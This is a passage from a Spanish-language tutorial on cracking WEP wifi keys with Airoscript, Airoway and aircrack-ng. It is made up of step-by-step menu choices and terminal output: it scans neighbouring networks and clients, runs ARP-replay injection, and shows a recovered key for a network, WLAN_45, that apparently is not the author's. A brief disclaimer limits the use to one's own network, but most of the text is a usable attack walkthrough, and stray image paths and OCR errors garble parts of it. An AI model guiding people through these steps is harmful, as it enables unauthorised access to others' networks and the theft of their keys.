(not associated)	00:19:7E:	-1	0	2	linksys
(not associated)	00:15:00:	-1	0	5	
(not associated)	00:18:DE:	-1	0	4	WLAN_45
(not associated)	00:1B:77:	-1	0	4	wirelles

Algunas redes wifi operan en mas de un canal a la vez y es posible que nos salgan también. Lo que tenemos que hacer ahora es bien sencillo: **Esperar**.

La ventana de escaneo se divide en **dos partes**:

Arriba las redes (host<-routers wifi), **abajo** los PCs conectados a ellas (clientes<-stations).

Esperamos a que salga en la parte de arriba nuestra 'red interesante' (Campo ESSID).

Mientras tanto, abajo, el programa está intentando detectar que pc's hay conectados a qué hosts y asociarlos. Esperaremos a que en el campo **Probes** aparezca algún cliente conectado a la red en cuestión (a veces sólo sale en **BSSID** la MAC del host y no el nombre).


Apuntaremos, cuando aparezcan los clientes, su MAC (campo **Station**).

En este caso tenemos que la red WLAN_45 se emite desde un router con MAC 00:16:38.... y hay un cliente conectado con MAC 00:18:DE:...

Como antes, es importante que tengamos tráfico en esa red (campo **Data** parte de arriba, campos **Lost/Packets** parte de abajo) o no sacaremos nada en claro.

Hacemos 'Control+C' de nuevo para volver al **menú principal**.

Ahora sabemos el host (el router) y los clientes conectados a él (PCs). Vamos con el **paso 2**. ('2+Intro'). El programa nos saca las redes detectadas y nos pregunta cual queremos investigar:



```
airoscript.sh - Konsole
Session Edit View Bookmarks Settings Help

Estos han sido los AP detectados durante el ataque 1

#      MAC                CHAN  SECU  POWER  #CHAR  SSID
1)    00:22:15:00:00:00    1     WEP   -1     11     esasindusoe
2)    00:1F:E1:00:00:00    1     WPA   -1     12     Livebox-E998
3)    00:23:54:00:00:00    1     WEP   -1     6      BRASIL
4)    00:23:54:00:00:00    1     OPN   -1     7      WebSTAR
5)    00:1D:60:00:00:00    1     WEP   -1     9      Juan_Jose
6)    00:22:15:00:00:00    2     OPN   -1     5      toute
7)    00:16:38:00:00:00    1     WEP   -1     7      WLAN_45
8)    00:22:15:00:00:00    1     WEP   -1     7      WebSTAR
9)    00:22:15:00:00:00    1     WPA   -1     8      Manolooo
10)   00:1E:4C:00:00:00    1     WPA   -1     12     Livebox-9C18
11)   00:22:15:00:00:00    1     OPN   -1     7      WebSTAR
12)   00:22:15:00:00:00    1     WPA   -1     16     Me
13)   00:14:A5:00:00:00    1     OPN   -1     8      Motorola
14)   00:1E:4C:00:00:00    1     WPA   -1     12     Livebox-E7F0


Seleccione un AP de la lista
._
```

Para ayudarnos el script numera las redes detectadas(campo #).

En mi caso como quiero sacar WLAN_45 tecleo '7+Intro'.

Ahora nos pregunta si queremos elegir un cliente. Contestamos que Si. Tecleamos '1+Intro'. Ahora, de nuevo, '1+Intro' para que nos muestre los clientes detectados. Y de nuevo '1+Intro' para que nos muestre los clientes detectados.

En mi caso, en el momento de la captura salen 2 clientes asociados a la red WLAN_45:



```
airoscript.sh - Konsole
Session Edit View Bookmarks Settings Help

Selecciona el cliente que quieres usar para reinyección ARP

El cliente(s) que se muestran esta(n) conectados a ==> WLAN_45

1) 00:21:00:00:00:00
2) 00:16:CF:00:00:00
#?
```

Ahora lo normal es elegir uno *cualquiera* y probar suerte. Si no fuese, probaríamos con el otro.

Elijo el primero ('1+Intro'), y con ello vuelvo al **menú ppal**.


Ahora vamos a “atacar” la red, pulsar '3+Intro'. Atacar significa capturar paquetes para analizarla.

Nos mostrará muchos tipos de ataque. No vamos a entrar a explicarlos.

Ahora es cuestión de suerte. Elegiremos uno cualquiera.

Yo recomiendo el **ataque 3** (pulsar 3+Intro)

Nos salen varias ventanas, esperaremos sin tocar nada (una de ellas se cerrará sola).



The image shows two terminal windows. The top window, titled 'Capturando datos del canal: 1', displays a table of network statistics for channel 1. The bottom window, titled 'inyección: Host : 00:16:38:89:07:61 Client : 00:21:00:02:7E:CE', shows the output of an ARP replay attack, including a warning about MAC addresses and a list of packets sent and received over time.

```
CH 1 ][ Elapsed: 40 s ][ 2009-02-18 01:24
BSSID          PWR RXQ Beacons  #Data, #/s  CH MB ENC  CIPHER AUTH ESSID
00:16:38:      -1 43    415    5139 184   1 54 WEP  WEP   OPN  WLAN_45
BSSID          STATION          PWR  Lost  Packets  Probes
00:16:38:      00:16:CF:i      -1    0     18
00:16:38:      00:21:00:i      -1   27    5323

The interface MAC ( ) doesn't match the specified MAC (-h).
ifconfig wifio hw ether
Saving ARP requests in replay_arp-0218-012321.cap
You should also start airodump-ng to capture replies.
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
01:23:33 Packets per second adjusted to 768t 321 packets...(26 pps)
01:23:36 Packets per second adjusted to 576t 507 packets...(41 pps)
01:23:38 Packets per second adjusted to 432t 662 packets...(52 pps)
01:23:40 Packets per second adjusted to 324nt 801 packets...(61 pps)
01:23:43 Packets per second adjusted to 243nt 959 packets...(70 pps)
01:23:46 Packets per second adjusted to 183nt 1150 packets...(79 pps)
01:23:49 Packets per second adjusted to 138nt 1341 packets...(86 pps)
01:23:53 Packets per second adjusted to 104ent 1549 packets...(90 pps)
01:23:57 Packets per second adjusted to 78sent 1756 packets...(91 pps)
Read 16028 packets (got 1081 ARP requests), sent 2155 packets...(87 pps)
```

Veamos la ventana de arriba. Aquí lo importante es, como siempre, que el campo **Data** aumente.

Al ser una red WLAN, nos basta con capturar unos pocos **Data** (aunque con 1 basta, se recomienda capturar unos 10).

Si el ataque ha ido bien los **Data** irán aumentando y en la ventana de abajo irán saliendo muchos mensajes.

Si NO ha ido bien, nada de nada, ni los Data aumentarán ni tendremos mensajes.

En mi caso ha ido en seguida, pero a veces le cuesta arrancar.

Recomendable dejarlo 5 minutos.

Si no va, volver al menú ppal, y elegir otro ataque.

Una vez tenemos los data, 'Control+C' en las dos ventanas. Volvemos al menú ppal.

Bien, estamos en el paso final.

Tenemos toda la información que necesitamos, ahora vamos a sacar la contraseña.

Al ser una red WLAN, directamente vamos al paso 13 (13+Intro)

```
airoscript.sh - Konsole
Session Edit View Bookmarks Settings Help

6. Associate ==> Intentar asociar a AP usando cliente falso
7. Deauth    ==> Desconectar cliente(s) del objetivo
8. Reset     ==> Cerrar todos los procesos y resetear tarjeta(pcmcia socket)
9. Monitor   ==> Activar modo monitor usando airmon-ng
10. Quit
11. AUTO     ==> pasos 1,2,3
12. Borrar   ==> Elimina archivos /root/swireless/airoscript/
13. Crack 2  ==> Empezar a buscar la clave con aircrack usando diccionario WLAN
14. Borrar 2 ==> Borrar diccionarios /root/swireless/wordlist/
15. Crack 3  ==> Empezar a buscar la clave con aircrack usando diccionario DLIN
K

#? 13
rm: cannot remove
wlandecrypter 0.5
-----> ht
[+] BSSID: 00:16
[+] Modelo: Comt
[+] ESSID: WLAN_
[+] Fichero de c
[+] Fichero guar

Aircracking: WLAN_45
[00:00:01] Tested 35179 keys (got 30185 IVs)

KB  depth  byte(vote)
0   0/ 0    00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0)
1   0/ 0    00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0)
2   0/ 0    00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0)
3   0/ 0    00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0)
4   0/ 0    00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0)
5   0/ 0    00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0)
6   0/ 0    00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0)
7   0/ 0    00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0)
8   0/ 0    00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0)
9   0/ 0    00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0)
10  0/ 0    00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0)
11  0/ 0    00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0)
12  0/ 0    00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0)

KEY FOUND! [ 43:30:30:33:30:44:41:38: ] (ASCII: C0030DA8 )
Decrypted correctly: 100%
```

Ya tenemos la clave, tanto en *hexadecimal* (43:40:30:33....) como en *ascii* (C0030DA...)

OJO: Esto va a funcionar si el usuario NO ha cambiado la clave por defecto. Si lo ha hecho, estas claves no irán e iremos a la siguiente parte para sacar la clave.

PARTE 3: AIROSCRIPT para descriptar redes WEP activas

Los pasos son LOS MISMOS que antes, con **varias salvedades**. El objetivo es analizar una red WEP genérica. Al contrario que antes, no sabemos absolutamente nada de la contraseña.

Desafortunadamente para los poseedores de redes basadas en WEP, el protocolo WEP tiene algunos fallos muy graves, que hacen que, capturado cierto número de paquetes, se pueda deducir la contraseña utilizada para cifrar estos paquetes.

Por tanto a pesar de ser una red WEP, será cuestión de suerte sacar el password. Nos puede costar nada o mucho. O quizá no la saquemos.

REGLA: A más Data capturados, más posibilidades de sacar la contraseña.

En realidad, no todos los Data se pueden usar para sacar contraseñas. Algunos Data valdrán, y otros no.

Los Data que el programa usa se llaman **Iv (vector de inicialización)** y en principio necesitaremos como mínimo del orden de **150.000-175.000 IVs** para sacar la contraseña con facilidad.

Como no podemos saber que Datas son buenos y cuales no, se recomienda capturar del orden de **500.000 Datas**. Con menos puede que saquemos la clave y puede que no.

Con 500.000 es 95% seguro que la saquemos (porcentaje que me saco del churro).

Por tanto, seguiremos exactamente los mismos pasos que antes, pero esperaremos a que el campo data tenga unos 500.000 o más antes de atacar.

Una vez alcanzado, para sacar el password usaremos la **opción 4** (NO la 13).

Problema: No sale la clave!!

Esto ocurre cuando la información recogida 'no es de calidad'.

En general basta con esperar 1-2 minutos con el Aircrack (es el programa que saca las claves). Si pasado ese tiempo no ha salido la clave (veremos una especie de matrix en pantalla que no termina nunca), el programa puede que la acabe sacando, pero la experiencia dicta que es bien difícil.

Es mejor volver a hacer otra captura.

Problema: Al capturar se detienen los indicadores

Este estudio exige tiempo (minutos o horas) y no siempre nuestra tarjeta wifi podrá con tanto tráfico. Cuando esto ocurra lo sabremos porque ni el Data avanza, ni se mueve ningún indicador, ni nada de nada. Es más, hasta desaparecen las redes y no vuelve a salir ninguna.

Hay que volver a empezar, y quizá resetear.

Recordar que el objetivo es darnos cuenta de la debilidad de la encriptación WEP de nuestra propia red. Es delito utilizar esta información para acceder a redes ajenas.

Es por ello que se recomienda, si tu equipo lo permite, utilizar encriptación WPA o superiores.

PARTE 3: AIROWAY para descryptar redes WEP activas

Airoway es una herramienta similar a **Airoscript** pero más agresiva y directa.

La principal diferencia es que permite la **inyección de paquetes** en la 'red interesante' con el fin de aumentar el tráfico. De esta forma, tardamos menos en alcanzar el número de paquetes que necesitamos capturar.

Como contrapartida es un método más agresivo, la red que estemos investigando va a verse saturada, con lo que los usuarios conectados a esta es probable que noten que está pasando algo.

En este programa, para ir eligiendo opciones en el menú, basta con que pulsemos la opción deseada, no hace falta pulsar Intro.

Ejecutamos

Inicio/Wifislax/Herramientas wireless/Script Auditoria Wireless (Airoway)

Nos salen varias ventanas:

```
---Airoway 0.62---
Scanning channel 8...
[LEFT] or [RIGHT] to change channel
[1][2][3][4][5][6][7][8][9][a][b][c][d][e] to jump to
[ENTER] to start cracking an access point

CH 8 ][ Elapsed: 4 s ][ 2009-02-18 16:17
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:1C:DF        0 0      6 0 0 6 48 WPA2 CCMP PSK Grim
00:02:0F        0 0      3 0 0 9 54 WEP WEP WLAN_30
00:01:38        0 0     15 0 0 6 54 WEP WEP WLAN_A7
00:22:F7        0 0     18 0 0 6 54 WPA2 WPA2 PSK C54BRS4A
00:01:38        0 0      6 0 0 6 54 WEP WEP WLAN_BD
00:01:38        0 0     16 0 0 6 54 WEP WEP WLAN_DE
00:1E:58        0 0     21 2 0 6 54 WPA TKIP PSK fiko
00:80:5A        0 0      7 1 0 6 54 WPA2 TKIP PSK C54BRS4A
00:01:38        0 0     21 0 0 6 54 WEP WEP WLAN_45
00:01:38        0 0     24 0 0 6 54 WEP WEP WLAN_EB
00:04:E2        0 67    26 0 0 6 54 WPA TKIP PSK figuig4ever
00:19:4B        0 0      9 1 0 6 54 WPA TKIP PSK ads18787
00:01:38        0 28    25 0 0 6 54 WEP WEP WLAN_A1
F6:89:47       -1 0     16 0 0 6 11 WEP WEP <length: 1>
00:1F:06        0 0     18 0 0 10 48 WPA TKIP PSK MEMENTO MEDIA
00:22:15        0 100   31 0 0 8 48 WEP WEP manchaquenseva
00:80:5A        0 71    25 0 0 8 54 WPA TKIP PSK ATOPECONLACOPE
00:01:38        0 11    33 0 0 6 54 WEP WEP WLAN_91

BSSID          STATION          PWR  Lost  Packets  Probes
F6:89:47:      00:00:00:        0    0      16
(not associated) 00:19:D2:        0    0      2 DCameras
(not associated) 00:3A:4D:        0    0      1 manchaquenseva
(not associated) 00:22:69:        0    0      2
(not associated) 00:39:83:        0    0      1 manchaquenseva
(not associated) 00:32:2D:        0    0      1 manchaquenseva
(not associated) 00:D8:BF:        0    0      1 manchaquenseva

16:17:03 Trying broadcast probe requests...
16:17:03 Injection is working!
16:17:04 Found 17 APs

16:17:04 Trying directed probe requests...
16:17:04 00:22:15:75:81:43 - channel: 8 - 'manchaquenseva'
8/17: 47%
```

Ventana arriba-izquierda: esta ventana es el menú.

Ventana arriba-derecha: redes escaneadas.

Ventanas (2) pequeñas de la izquierda: ventanas de información sobre inyección.

Ventana pequeña de la derecha: ventana de información sobre características de las redes escaneadas (como ping, características de velocidad, etc) y ventana donde se lanza el programa Aircrack.

Nada más lanzar el programa éste se pone a escanear redes en el canal 1.

Estas irán apareciendo en la ventana de **arriba-derecha**.

SI NO APARECE NINGUNA RED, LOS DRIVERS NO VAN/HAN PETADO/NO SON LOS CORRECTOS.


Podemos ir cambiando de canal con los cursores del teclado.

Derecha: subir un canal.

Izquierda: bajar un canal.

También podemos darle directamente a un **número del teclado** y saltaremos a ese canal.

Cuando sepamos que red queremos analizar, nos vamos a la ventana de menú (hacemos clic en ella) y pulsamos Intro. Entonces se **para la captura** y en la ventana de menú **aparecen numeradas todas las redes** que se han detectado en ese momento.



```
[0] BACK to channels scan
[1] 00:22:15          WEP      8  manchaquenoseva
[2] 00:01:38          WEP      6  WLAN_96
[3] 00:01:38          WEP      6
[4] 00:13:49          WEP      6
[5] F6:89:47          WEP      6
[6] 00:80:5A          WPA      -1
[7] 00:19:4B          WPA      6  ads18787
[8] 00:18:39          WPA      6  Ericval
[9] 00:01:38          WEP      6  WLAN_A1
[a] 00:04:E2          WPA      6  figuig4ever
[b] 00:01:38          WEP      6  WLAN_A7
[c] 00:01:38          WEP      6  WLAN_BD
[d] 00:01:38          WEP      6  WLAN_91
[e] 00:80:5A          WPA2     6  C54BRS4A
[f] 00:06:2E          WPA      6  linksys
[g] 00:22:F7          WPA2     6  C54BRS4A
[h] 00:01:38          WEP      6  WLAN_EB
[i] 00:01:38          WEP      6  WLAN_45
[j] 00:12:17          WPA      6  no chupes del frasco carrasco
[k] 00:1E:58          WPA      6  fiko
[] 00:01:38:         WEP      6  WLAN_E3
[] 00:01:38:         WEP      6  WLAN_63
[] 00:1C:DF:         WPA2     6  Grim
[] 00:01:38:         WEP      6  WLAN_DE
[] 00:04:F2:         WPA      6  Artistas
```

Elegimos la que queremos pulsando su número/letra.

PROBLEMA: Hay demasiadas redes

Si hay demasiadas redes no podremos elegir las todas, ya que el programa sólo numera las 20 primeras (el programador no se lució precisamente aquí o bien hay una forma de elegir las que yo desconozco).

Si la que queremos no sale numerada, se recomienda pulsar un número cualquiera y luego pulsar el 0 para volver a empezar.

Capturemos tráfico de la red linksys46, que es una red con encriptado WEP que hemos creado con un router normal y corriente para comprobar la debilidad de WEP con inyección. Elegimos la red tal y como hemos explicado y pasamos al siguiente paso:

The screenshot shows four terminal windows from the Airoscrit tool. The top-left window, titled 'Airoway_Comma', shows a menu with options [0] through [8]. The top-right window, titled 'Airoway_Scan_[CTRL][C]_to_stop', shows scan results for channel 11. The bottom-left window, titled 'Airoway_Attac', is partially visible. The bottom-right window, titled 'Airoway_Attack_[CTRL][C]_to_stop <3>', shows the results of a broadcast probe request, indicating that injection is working and 20 APs were found. It also shows a ping test to the target network.

```

---Airoway 0.62---
Access point: 00:14:BF
My MAC:

[0] BACK to channels scan
[1] CHANGE my MAC (will stop all
[2] ASSOCIATE (don't if you alr
[3] REPLAY live ARPs (boost tra
[4] DISCONNECT an associated cl
[5] COLLECT datas to generate d
[6] GENERATE an offline ARP frd
[7] REPLAY last ARPs (generatd
[8] CRACK key (wait for enough

[]

CH 11 ][ Elapsed: 4 s ][ 2009-02-18 16:18
BSSID          PWR RXQ  Beacons#Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
00:14:BF:77:96:9F 0  89      56 235  26  11  48  WEP   WEP           linksys46

BSSID          STATION          PWR  Lost  Packets  Probes
00:14:BF:77:96:9F 00:90:4B:00:00:00 0    4      8         0
00:14:BF:77:96:9F 00:13:E8:00:00:00 0   109    123        0
00:14:BF:77:96:9F 00:16:44:00:00:00 0    0     115        0

16:18:16 Trying broadcast probe requests...
16:18:16 Injection is working!
16:18:16 Found 20 APs

16:18:16 Trying directed probe requests...
16:18:16 00:14:BF:77:96:9F - channel: 11 - 'linksys46'
16:18:20 Ping (min/avg/max): 0.534ms/25.132ms/122.202ms
16:18:20 20/30: 66%
  
```

Esta captura se realiza tal y como vimos anteriormente con el Airoscript. ¿Cuál es la diferencia?

Si nos fijamos, veremos un campo que representa los **datos** capturados por segundo **#/s**. (en el ejemplo varia desde 17 a 110 **#/s**). Vamos a inyectar tráfico.

En la ventana de menú tenemos varias opciones. Recomendable estos pasos:

-**Asociarse** (opción 2), con lo que nos agregamos en la ventanita (sale nuestra MAC junto con la de los clientes).

-**Replay live arps** (opción 3), con lo que incrementamos el tráfico (inyección).

Como se puede ver en la captura, hemos aumentado el tráfico (ahora oscila entre 100-250 data/s):

```

o_quit X Airoway_Scan_[CTRL][C]_to_stop
CH 11 ][ Elapsed: 5 mins ][ 2009-02-18 16:23
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:14:BF:      0 23 2480 14694 249 11 48 WEP WEP OPN linksys46
BSSID          STATION          PWR  Lost  Packets  Probes
00:14:BF:      00:13:02:          0    0    2405
00:14:BF:      00:90:4B:          0    0    130
00:14:BF:      00:13:E8:          0   108   8952
00:14:BF:      00:16:44:          0    0   4933

top 16:20:06 Ping (min/avg/max): 2.150ms/22.563ms/94.289ms
16:20:06 14/30: 46%
lies.
1 packe 16:20:06 00:21:96: - channel: 11 - 'Tele2'
033 pac 16:20:15 Ping (min/avg/max): 10.951ms/10.951ms/10.951ms
020 pac 16:20:15 1/30: 3%
2415 pa 16:20:15 00:21:96: - channel: 11 - ''
16:20:24 0/70: 0%

```

Esto se reflejará en la ventanita de abajo-izquierda (la de las letras amarillas), donde el parámetro a vigilar es el **número de pps**.

Mientras más alto sea, más inyección -> más tráfico.

```

X Airoway_Attack_[CTRL][C]_to_stop
Saving ARP requests in replay_arp-0218-162750.cap
You should also start airodump-ng to capture replies.
16:27:53 Packets per second adjusted to 384t 1647 packets...(511 pps)
16:27:55 Packets per second adjusted to 288nt 1864 packets...(487 pps)
16:28:00 Packets per second adjusted to 216nt 2589 packets...(389 pps)
Read 14198 packets (got 3460 ARP requests), sent 5888 packets...(259 pps)

```

Antes de hacer la inyección no pasaba de 128 pps.

Jugando con las opciones del menú, aumentaremos el número.
Recomendable usar la 7 y luego la 3, cuando el tráfico decae durante mucho rato.

Tened en cuenta que el tráfico irá oscilando, no siempre va a estar alto.

Con mi tarjeta de red (una Intel 3945, típica de los centrino), normalmente se alcanzan ratios sostenidos de 200-250 datas/s.

Con estas cifras una captura de 500.000 paquetes cuesta una media hora si todo va bien.

Cuando tengamos un número de Datas alto, ¿cómo sacar el password?

Fácil, **pulsando 8** lanzamos el programa Aircrack con la captura actual.

Mientras esto ocurre, *podemos seguir capturando paquetes*.

Recomendación:

Lanzar Aircrack a partir de 150.000 datas, cada 50.000 datas (es decir, a 150.000, a 200.000, a 250.000...) y esperar un par de minuto a ver si el Aircrack saca la clave.

